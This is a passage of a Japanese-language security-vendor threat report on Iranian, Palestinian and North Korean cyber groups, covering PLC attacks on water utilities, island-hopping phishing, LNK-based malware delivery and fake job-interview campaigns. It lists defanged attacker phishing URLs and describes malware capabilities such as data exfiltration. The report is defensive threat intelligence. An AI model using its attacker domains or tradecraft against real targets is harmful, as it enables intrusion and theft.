


図41. COBALT OBELISKに関連付けられたペルソナ（出典：Secureworks）

Cyber Av3ngersと、CNIへの警鐘

2023年10月7日のハマスによるイスラエルへの攻撃とそれに続く地域での紛争の直後、イスラエルとイスラエルの利益に対するハクティビストの活動は、主にDDoS攻撃とWebサイト改ざんに集中しました（**第3章を参照**）。

しかし、11月下旬、米国ペンシルベニア州アリキッパ市水道局は、反イスラエルのハクティビストグループCyber Av3ngersが11月25日に同施設のイスラエル製Unitronicsプログラマブルロジックコントローラー（PLC）システムを標的とした攻撃を実行したと**報告**[120] しました。攻撃者は給水管のポンプを停止し、Unitronicsシステムのコントロールパネルの表示を改ざんして、「あなたはハッキングされました。イスラエルを打倒せよ。「イスラエル製」のあらゆる機器はCyber Av3ngersの正当な標的です」というメッセージを表示させました。Cyber Av3ngersは、少なくとも2022年2月からUnitronicsシステムを標的とした攻撃に関与しています。


図42. アリキッパ市水道局のコントロールパネルの表示（出典：BeaverCountian[121]）


2022年2月に、イスラエルの2つの都市にあるE-Post小包配送センターのUnitronics製デバイスが侵害され、攻撃者がリモートから一部のメールボックスを開けられるようになり、ユーザーがメールボックスへアクセスできなくなりました。2023年4月には、イスラエル北部地域のいくつかの農場でかんがいシステムに接続されている10台の水管理装置がサイバー攻撃の影響を受けました。これらの攻撃でも、Unitronics製デバイスには、アリキッパ市水道局への攻撃の際のメッセージと同様のメッセージが表示されました（第3章を参照）。

CTUリサーチャーは、アリキッパへの攻撃と同じ時期にこのグループによって侵害された可能性のある他のシステムも特定することができました。その組織は、**ルーマニア**[122]の水道会社、**チェコ共和国**[123]の工場、**チェコ共和国**[124]の水飲み場管理システム、**ピッツバーグ**[125]の醸造所管理システムです。これらのデバイスはすべて、パレスチナを支援するとされる2023年11月の攻撃活動の一環として侵入されたようです。他の組織のデバイスも侵害されていた可能性はありますが、公表されていません。

しかし、Cyber Av3ngersグループは、イスラエルのインフラや組織に対する他の注目度の高い攻撃についても主張しましたが、それらは誇張されたもの、あるいは捏造されたものだと暴露されました。イスラエルのドラド発電所への攻撃を主張した後、同グループは証拠としてSCADAシステムの画像をTelegramに投稿しましたが、これはIRGCと関係があると思われるハクティビストグループMoses Staffによる攻撃から再利用されたものであることが判明しました。それでも、Unitronicsデバイスへの攻撃は、米国のCNIを標的にするという点と、PLCデバイスを改ざんする技術力という点の両方において、ハクティビスト活動の著しい進化を示しました。これにより、CTUリサーチャーは、Cyber Av3ngersがイランの国家支援を受けた攻撃グループによって運営されており、おそらくIRGCサイバー電子司令部（IRGC-CEC）と関連があると高い確信を持って評価することができました。特にアレキッパへの攻撃は、重要な国家インフラのリスクに関する既存の懸念を踏まえ、米国で警戒を引き起こしました。12月、CISAは、2023年11月の攻撃はIRGC関連部隊によるものと特定[126]しました。2024年2月2日、米国財務省外国資産管理局（OFAC）は、主にUnitronicsデバイスを標的とした米国およびその他の地域の重要な国家インフラに対する一連の攻撃[127]を理由に、IRGC-CECに所属する6名のイラン人高官に対して制裁を科しました。

Cyber Av3ngersは、Telegramチャンネルが侵害されたとみられた後、2024年4月13日以降、投稿を行っていません。しかし、4月18日にHunt3rKill3rsと名乗る新しいペルソナが登場しました。このペルソナも反イスラエル派であり、Unitronicsデバイスに対する攻撃を主張しています。さらに、イスラエルで広く使用されている、イスラエル企業Check PointのVPNデバイスの脆弱性であるCVE-2024-24919を悪用して、イスラエルの標的に攻撃を行うと脅迫しました。また、親ロシア派であるとも主張しています。このグループがCyber Av3ngersの直接的な後継者なのか、それとも新しい攻撃グループなのかを判断するには、さらなる情報が必要です。





パレスチナ

イスラエルとその支援者に対するサイバー攻撃

主な動機：

⚠ ハクティビズム
⚠ 諜報活動

Secureworks®

パレスチナ

Secureworksは、3つのパレスチナの攻撃グループであるALUMINUM SHADYSIDE、ALUMINUM SARATOGA、ALUMINUM THORNを追跡しています。パレスチナには2つの主要な政治グループがあります。ヨルダン川西岸の一部に部分的な民政統制を行っている政府機関であるパレスチナ自治政府を支配する政党ファタハと、ガザ地区を支配する過激派組織ハマスである。Facebookはこれまでに、パレスチナ国家自治政府に代わって活動する内部諜報機関であるパレスチナ治安警察部隊（PSS）と関係のある攻撃グループが実行した128件のサイバー活動を特定[128]しています。このグループはファタハ主導の政府に反対する勢力に対する監視活動を行っていました。ただし、当社が追跡している3つのグループはすべてハマスと連携していると考えられています。

ALUMINUM SHADYSIDEは、Arid Viper、Desert Falcon、APT-C-23としても知られ、2011年から活動していると思われます。このグループは、主にパレスチナ内の、その他は他の中東地域の、メディア、政府、軍隊、物理セキュリティに関連する組織のネットワークを標的にしています。偽のWebサイトやソーシャルメディアのプロフィールの使用など、標的に合わせた洗練されたフィッシングを活用します。

ALUMINIUM SARATOGAは、Gaza Hackers Teamを自称し、Dusty Sky、TA402、Moleratsとしても知られ、少なくとも2011年から活動しています。XtremeRAT、QuasarRat、DarkComet、Blackshades、PoisonIvyなどの公開されているツールを使用して、スピアフィッシング、DDoS攻撃、Webサイト改ざんを行います。

ALUMINUM THORNは、別名WIRTE、Frankenstein、CruelAlchemyとも呼ばれ、2018年8月から活動しています。サードパーティのレポート[129]によると、このグループはヨルダンやエジプトを含むMENA諸国の団体や個人を標的としており、パレスチナ国外から活動している可能性があります。対象となる業種には、法律事務所や金融機関のほか、政府機関や外交機関などが含まれます。

2023年10月7日のイスラエルとハマスの戦争の勃発により、イスラエルおよびイスラエルと同盟関係にあると見なされる国々を標的としたサイバー攻撃活動が増加しました。これらの国には米国だけでなく、少ないもののサウジアラビアや、アラブ首長国連邦などのアブラハム協定に署名した中東諸国も含まれます。ただし、その活動の多くはハクティビストグループやペルソナによるものだと考えられており、その中にはパレスチナ人を装ったものもありますが、イランと関係している可能性が高く、ロシアなど他の国と公然と連携しているものもあります。例えば、親ロシア派ハクティビストグループのKillnetは、ロシア・ウクライナ戦争でイスラエルがウクライナを支援していることを理由に、イスラエルに対するキャンペーンを行うことを誓約しました。親インドのハクティビストグループIndian Cyber Forceは、パレスチナに対してサイバー攻撃を行うことを誓っています。10月9日に、Cyberknow[130]が実施した調査では、58のアクティブな攻撃グループが特定されましたが、そのほとんどはパレスチナと連携しているものでした。

ガザから直接発信されるサイバー攻撃活動は、10月以来のイスラエルによる同地域への電力・インターネットの停止や物理的攻撃によって妨害されている可能性が高くなっています。


ALUMINUM THORN は島を渡る

アイランドホッピングとは、攻撃者が正当な組織のアカウントを侵害し、そのアカウントを悪用して他の組織の従業員にフィッシングメールを送信する手法です。正当なアカウントを使用して、価値の高い標的に間接的にアプローチすることで、攻撃が成功する可能性を高めます。

2023年、サードパーティの**レポート**[131]により、ALUMINUM THORNが侵害された外務省のメールアカウントを使用して中東の政府機関を標的にし、2023年下半期に数回IronWindマルウェアを配信したことが記録されました。この攻撃活動はおそらくインテリジェンス収集目的で実行され、10月のキャンペーンではイスラエルとハマスの戦争をテーマにしたおとり文書が使用されました。

2024年2月から4月にかけて、CTUリサーチャーは、中東のいくつかの国で政府、安全保障機関、外交機関の間で正規のアカウントから送信されたフィッシングメールの波を複数回観測しました。数回の攻撃を経て、最終的な標的となったのは、ハマスの諜報活動の標的であるパレスチナ自治政府のメンバーでした。

2024年2月7日、中東のある国の安全保障組織から、同地域の別の国の外交機関の複数の職員にフィッシングメールが大量に送信されました。これにより、攻撃グループは組織から組織へと移動し、侵害とフィッシング攻撃の連鎖が始まりました。最終的には、他の中東諸国の外交機関や安全保障機関にフィッシングメッセージが送られ、特にパレスチナ自治区（PS）の政治家に関連するアカウントが標的となりました。信頼性の高い組織の侵害されたアカウントを使用することで、攻撃者はメッセージの信頼性を大幅に高め、標的が要求されたアクションを実行しアカウント侵害に成功する可能性を高めました。



ALUMINUM THORNは複数のメール アカウントを侵害することに成功したようですが、その後の活動は標的のセキュリティソリューションによってブロックされました。

フィッシングリンクをクリックした被害者は、正規の「SafeNet Authentication Form - Outlook Web Access」からコピーされたコードを使用するWebメールポータルに誘導されます。




図43. 不正なWebメールポータル（出典：Secureworks）

フィッシングで使用されたインフラは、ALUMINUM THORNに関連するドメインに紐付いていました。このグループのドメインは健康や金融をテーマにすることが多く、Namecheapに登録され、Cloudflareで保護されています。

```
hxxps://healthscratches.com/s/?uid=xxxxxxxx-Xxxx-Xxxx-Xxxx-xxxxxxxxxxxx
hxxps://financeinfoguide.com/s/?uid=xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx
```

図44. フィッシングで攻撃者が作成したリンク（出典：Secureworks）

この攻撃活動は中東全域の外交・安全保障機関から政治・軍事インテリジェンスを入手し、ハマスに関するこれらの機関の見解を把握することが目的とみられています。これらの攻撃活動は、イスラエルとハマスの戦争に対する新たな反応というよりは、2018年にさかのぼる活動の継続であるように思われます。

Secureworks®

北朝鮮
引き続き収益が主要な焦点

主な動機：

⚠ 金銭的利益

⚠ 諜報活動

北朝鮮

北朝鮮（DPRK：Democratic People's Republic of Korea）の攻撃グループは、暗号通貨の窃取による収益創出を求め続けています。また、収益を上げる目的で欧米の雇用を獲得するための巧妙な詐欺的雇用計画を実行し続けました。IT部門とソフトウェアサプライチェーンの弱点を執拗に狙っており、米国、韓国、日本に所在する組織に重点を置いていることが明らかになりました。これらの進行中の活動は、国際的な制裁にもかかわらず、北朝鮮が敵対する国々と同じく対立する国々との関係を強化しようとロシアおよびイランと協力する意欲が更に高まっている地政学的状況の中で行われたものです。

暗号通貨の窃取が引き続きパーリア国家の資金源に

過去数年間と同様に、収益創出が北朝鮮のサイバー攻撃の主な推進力[132]になっています。攻撃グループは、次の2つの方法で大規模な金融資産を窃取します。まず、ランサムウェア[133]などの伝統的なサイバー犯罪活動を実験してみること、2つ目は、暗号通貨業界の組織や暗号通貨業界と密接な関係のある組織を標的にすることです。多くの場合、さまざまな暗号通貨ミキサーを通じて資金洗浄が行われ、ミキサープラットフォームが制裁を受けた場合はすぐに変更されます。集められた資金は、同国の核・ミサイル計画[134]に充てられています。

暗号通貨分野を狙う特大サイズのLNKファイル

CTUは、**SentinelLabs**[136] による報告で、**NICKEL FOXCROFT**[135] に起因する特大サイズのLNKファイルを分析した結果、同じく特大サイズのLNKファイルを含むZIPアーカイブを使用してマルウェア配信を行う2つ目の攻撃を発見しました。しかしながら、この攻撃活動で観測されたTTPsとネットワークインフラストラクチャは、CTUリサーチャーが **NICKEL JUNIPER**[137]として追跡している攻撃グループKonniとのつながりがありました。NICKEL JUNIPERは、NICKEL FOXCROFTや **NICKEL KIMBALL**[138]と技術的な重複が見られますが、別グループであり、韓国とロシアを標的として、特に外交機関と暗号通貨業界に重点を置いています。


これらの攻撃活動のLNKファイルのメタデータにより、NICKEL JUNIPERとNICKEL FOXCROFTが使用するLNKファイルの作成スタイルに重複があることが明らかになりました。次のLNKタグフィールドと、LNKファイルサイズが大きいことを組み合わせると、一意に識別が可能です。

- 実行ウィンドウ：最小化して表示、アクティブ化しない
- フラグ：Description, CommandArgs, IconFile, Unicode, ExpString, PreferEnvPath

このメタデータの重複は、2つの攻撃グループの目標と標的が異なっているように見えるにもかかわらず、開発者が互いに緊密に連携している可能性を示唆しています。ただし、攻撃に使われるインフラの種類、おとり文書のテーマ、難読化技術の違いにより、グループ間の違いが強調されています。

CTUリサーチャーがNICKEL JUNIPERによるものとしている分析済みのZIPアーカイブの1つには、LNKファイルと、Upbitという暗号通貨交換企業の使用契約書と思われるハングル文字のおとり文書が含まれていました。

LNKファイルには、最初のおとり文書に対応するフォームとして表示される.xlsxファイルである、2番目のおとり文書が含まれていました。このフォームで「発行総額」や「発行者のウォレットアドレス」などの仮想資産情報を要求します。この文脈から、標的は暗号通貨業界に関心があるか、または関係のある組織であることが示唆されます。これらの文書と、2023年12月に観測された韓国の税務当局を装うおとり文書は、NICKEL JUNIPERの標的が金融機関に集中していることをさらに示しています。


Upbit

Personal information collection/use agreement

Dunamu Co., Ltd. complies with the Personal Information Protection Act, and personal information obtained through this consent form is used only for the following collection and use purposes.

This consent may be refused, and if consent is refused, services such as support for transactions of related digital assets (including NFTs) may not be provided, or there may be disadvantages during regular evaluations.

Purpose of collection and use	Items of personal information collected	Retention and use period
Prevention of money laundering and abnormal financial transactions Statutory obligations, including detection, etc.	Name (Korean/English), date of birth, Mobile phone number, gender, nationality	You and Upbit Special relationship between services Objectively it is over

図45. 機械翻訳された暗号通貨をテーマにしたおとり文書（出典：Secureworks）


ソフトウェアサプライチェーン攻撃

北朝鮮の攻撃グループは、2022年から2023年初頭にかけて多く発生した攻撃の後も、脆弱なITサプライチェーンを悪用してIT企業やその下流の多くのユーザー、顧客、関連組織へのアクセスを獲得し続けています。

ある攻撃では、NICKEL ACADEMY[139]とNICKEL HYATTの両方の攻撃グループが同じ脆弱性を悪用し、各グループ独自のカスタムマルウェアのペイロードを使用していました。その脆弱性は、ソフトウェアの継続的統合/継続的展開（CI/CD）アプリケーションJetBrains TeamCityのCVE-2023-42793でした。攻撃は、CVE-2023-42793が開示されてから1か月後に始まりました。10月初旬までに、複数の北朝鮮の攻撃グループがこの脆弱性を悪用して、下流システムをさまざまなマルウェアに感染させたと報告されています。また、認証情報もダンプしており、環境内での横展開に使用された可能性があります。

サプライ チェーン攻撃を軽減するには、次のような対策が有効です。

- セキュリティ体制を評価して、上流のサプライヤーとベンダーを精査する
- 正規のソースから入手した検証済みかつ更新済みのソフトウェアのみを使用する
- 可能であれば、最小特権アクセスまたはゼロトラストアーキテクチャを導入する
- 強力なパスワードポリシーを導入し、多要素認証（MFA）を有効化する
- 重要なリソースに対して必要なときにのみ許可を与えるジャストインタイムアクセスを実装し、これらのリソースへのアクセスを監視する
- パッチをタイムリーに適用する



NICKEL ACADEMYは、別の種類のサプライチェーン攻撃で、PyPIなどのオープンソースソフトウェアリポジトリの侵害を続けています。このグループは、正規のパッケージに酷似した名前と説明を使用して不正なパッケージをアップロードする、パッケージタイポスクワッティングと呼ばれる手法[140] を使用しています。疑いを持たないソフトウェア開発者は、それが偽造されたパッケージであることに気付かず、マルウェアをインストールする可能性があります。

狙われ続ける採用する側・される側


2019年に初めて発見された長期にわたる攻撃活動Operation Dream Jobは、暗号通貨企業、ソフトウェア開発者、防衛部門の組織の従業員を標的にしていました。攻撃グループNICKEL ACADEMYは、ソーシャルエンジニアリングの戦術を使用して、偽の求人情報やオファーで無知な被害者を騙し、この一連の攻撃活動を継続しています。長年にわたり[141]、攻撃者は戦術を洗練させ、マルウェア[142]を配信する前に被害者との信頼関係を構築するために、おとりコンテンツをカスタマイズしてきました。

たとえば、2024年2月、CTUリサーチャーは北朝鮮の攻撃グループによる活動を調査し、それがContagious Interview[143]として追跡されている攻撃活動の一部であることが判明しました。攻撃者は、何も知らないフリーランスの求職者に、精巧な偽の面接プロセスを設定し、GitHubでホストされているソフトウェアプロジェクトを介してマルウェアを配信します。候補者は多くの場合、ソフトウェア開発者や暗号通貨業界に関係する人々です。

この攻撃グループは、オンライン求人マーケットプレイスFiverrのフリーランスのソフトウェア開発者を標的とし、雇用主を装って求職者に偽の面接課題を割り当てましたが、その課題には実際にはマルウェアが含まれていました。面接課題は、いくつかの異なるGitHubリポジトリでホストされていました。

また、このグループはソーシャルエンジニアリングを使用して、標的である求職者にリポジトリを複製してコンテンツを実行するように促しました。そのコンテンツには、BeaverTailローダーなどの不正なJavaScriptを含む侵害されたnpmパッケージが含まれています。少なくとも1人の求職者がリポジトリを複製し、会社支給のノートパソコンで悪意のあるコードを実行しました。侵害後の活動により、攻撃グループが複数のフリーランス求人プラットフォームの求職者を標的にしていることを示唆する証拠が明らかになりました。

北朝鮮の攻撃グループは、応募者だけでなく、雇用主も標的にしています。2024年5月の米司法省の発表では、北朝鮮に代わって実行された数年にわたるIT労働者詐欺計画の詳細が述べられています。北朝鮮のIT労働者は、制裁中にもかかわらず、盗んだ個人情報を使って米国、オーストラリア、その他の国で雇用され、北朝鮮のために不法に収益を上げていました。この計画により、北朝鮮は米国の制裁を回避するために少なくとも680万ドルの収入を得ていました。捜査の中で、法執行機関は、従業員が米国から作業しているように見せかけるために遠隔からアクセスできるシステムをホストしていた複数の「ラップトップ・ファーム」を閉鎖しました。これらの雇用関連の作戦は、暗号通貨の窃取や給与収入を通じて北朝鮮に収益をもたらすことを主な目的としています。しかし、知的財産の窃取によるインテリジェンス収集二次的で付随的な目的もあると考えられます。この活動は現在も継続しており、おそらく2025年まで継続されると考えられます。



クロスプラットフォームマルウェアへの注目

北朝鮮の攻撃グループは、Windows、Linux、macOSベースのオペレーティングシステム向けに構築された広範なマルウェアを武器として保有しています。多くのマルウェアファミリーは特定のオペレーティングシステムを標的に意図的に開発されていますが、北朝鮮の攻撃グループは、Python[144]やJavaScriptなどのクロスプラットフォーム言語でマルウェアを開発する別のアプローチも採用しています。このため、OSごとにマルウェアを個別に作成する必要なく、攻撃対象の範囲を拡大しています。たとえば、Contagious InterviewキャンペーンでBeaverTailによって読み込まれたスクリプトはPythonで記述されており、複数のプラットフォームで正常に動作します。InvisibleFerretとして総称されるこれらのコンポーネントは、いずれもBase64デコードとXOR演算でデコード可能な難読化されたPythonスクリプトであり、システム情報の収集、コマンドの実行、スクリーンショットの取得、プロセスの停止、後続のペイロードのダウンロードと実行、さらにFTPまたはHTTPを介してデータやファイルを外部に送信する機能を持ちます。

このマルチプラットフォームアプローチは、攻撃グループの攻撃対象領域を拡大する可能性があります。たとえば、さまざまなシステムに影響を与えるサプライチェーン攻撃の後、攻撃者はクロスプラットフォームマルウェアを展開し、1つのマルウェアファミリを介してさまざまなマシンを侵害することができます。

Secureworks®


第 5 章

結論

昨年、当社は2023年のレポートの結論として、攻撃グループが新しいツールやTTPsを好むか、あるいは攻撃に実績のある手法を使用するかに関係なく、サイバー防御の基本は今後も役立つことをお客様に再認識していただきました。可視性の向上、XDRソリューションの導入、一部だけではなくすべてのアカウントでのフィッシング耐性のあるMFA使用、特に境界デバイスへのタイムリーなパッチ適用は、いずれも依然として不可欠です。

